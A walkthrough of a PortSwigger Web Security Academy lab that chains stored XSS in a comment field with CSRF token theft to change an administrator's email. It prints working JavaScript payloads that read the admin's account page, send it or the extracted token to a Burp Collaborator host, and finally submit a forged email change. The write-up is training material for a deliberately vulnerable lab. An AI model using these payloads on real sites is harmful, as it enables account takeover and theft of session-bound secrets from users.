Exploiting XSS bypass CSRF defenses
| Field | Value |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Difficulty | Expert |
| Vulnerability | Stored XSS — CSRF Token Theft + Account Takeover |
| Injection Point | Comment field |
| Goal | Change the administrator's email by stealing their CSRF token via XSS |
Lab — Stored XSS: CSRF Token Theft + Account Takeover
What is a CSRF Token and Why Does it Matter Here?
A CSRF (Cross-Site Request Forgery) token is a unique, secret, unpredictable value generated by the server and embedded in forms. When a user submits a form, the server checks that the token matches what it issued — proving the request came from the legitimate page, not from an attacker tricking the user into submitting a request from a different site.
CSRF tokens are a defence against CSRF attacks, where an attacker tricks a victim into making an unwanted authenticated request (e.g. changing their email). The token stops this because the attacker doesn't know the victim's token.
However, CSRF tokens don't protect against XSS. If an attacker can execute JavaScript in the victim's browser via XSS, that JavaScript runs in the same origin as the page — it can read the CSRF token from the DOM and use it to make authenticated requests on behalf of the victim.
This lab chains Stored XSS with CSRF token theft to change the administrator's email address.
Solution Walkthrough

Step 1 — Log in as wiener and understand the email change request
Logging in as wiener:peter and intercepting the change email request:
POST /my-account/change-email HTTP/1.1

[email protected]&csrf=fWD3ZacdQcx99R1jYP2XQExWKNxIu6Sz

The email change requires both the new email and a valid CSRF token. Inspecting the page source confirms the token is embedded in a hidden input:
<input required type="hidden" name="csrf" value="fWD3ZacdQcx99R1jYP2XQExWKNxIu6Sz">

This token belongs to wiener. We need the administrator's token to change their email.
Step 2 — Exfiltrate the admin's CSRF token via XSS
Since the comment field has Stored XSS, we can inject JavaScript that runs in the administrator's browser when they view the comments. The attack plan:
- Make a synchronous GET request to
/my-account— which returns the admin's account page including their CSRF token - Send the full page HTML to Burp Collaborator (base64-encoded to avoid encoding issues)
<script>
  var req = new XMLHttpRequest();
  req.open("GET", "/my-account", false);  // false = synchronous — wait for response before continuing
  req.send();
  var response = req.responseText;
  var req2 = new XMLHttpRequest();
  req2.open("GET", "https://COLLABORATOR.oastify.com?response=" + btoa(response));
  req2.send();
</script>
[!note]
falseas the third argument toreq.open()makes the request synchronous — the script waits for the response before proceeding. This is critical here becausereq2depends on the data fromreq. Ifreqwere asynchronous,responsemight be empty whenreq2fires.
Posting this as a comment:


Burp Collaborator receives the request. Decoding the base64 response reveals the administrator's account page:

<p>Your username is: administrator</p>
<p>Your email is: <span id="user-email">[email protected]</span></p>
<form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
    <input required type="hidden" name="csrf" value="uYNMpB8lIGa2cSqQRJXo5hSlJhwP3gsp">
</form>
Administrator CSRF token: uYNMpB8lIGa2cSqQRJXo5hSlJhwP3gsp
Step 3 — Use regex to extract the token more cleanly
Instead of decoding the entire HTML, the script can extract just the token using a regex:
<script>
  var req = new XMLHttpRequest();
  req.open("GET", "/my-account", false);
  req.send();
  var response = req.responseText;
  var csrfToken = response.match(/name="csrf" value="(.*?)"/)[1];
  var req2 = new XMLHttpRequest();
  req2.open("GET", "https://COLLABORATOR.oastify.com?token=" + btoa(csrfToken));
  req2.send();
</script>

Collaborator receives only the token value — no need to decode a full HTML page:

Step 4 — Combine: steal token and change email in a single payload

Rather than exfiltrating the token and manually using it, we can do everything in one script — fetch the token and immediately use it to change the admin's email:
<script>
  var req = new XMLHttpRequest();
  req.open("GET", "/my-account", false);
  req.send();
  var response = req.responseText;
  var csrfToken = response.match(/name="csrf" value="(.*?)"/)[1];

  var req2 = new XMLHttpRequest();
  var data = "email=" + encodeURIComponent("[email protected]") + "&csrf=" + encodeURIComponent(csrfToken);
  req2.open("POST", "/my-account/change-email", true);
  req2.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  req2.send(data);
</script>
What this script does step by step:
- Synchronous GET to
/my-account— fetches the admin's account page and waits for the full response - Regex extraction —
response.match(/name="csrf" value="(.*?)"/)[1]captures just the token value from the hidden input - POST to
/my-account/change-email— submits the email change form with the stolen CSRF token and the attacker's chosen email address - Content-Type header — must be
application/x-www-form-urlencodedto match what the server expects from a form submission encodeURIComponent()— encodes both the email and token to ensure special characters don't break the POST body
Posting this as a comment:
Checking the Network tab confirms the POST succeeded:

{
    "email": "[email protected]",
    "csrf": "1WxxDhqYUSTvm0swRJnR1ATxtkLRbrMZ"
}


Response: That email is not available — the email change did work (the email was already used by a previous attempt). Lab solved :P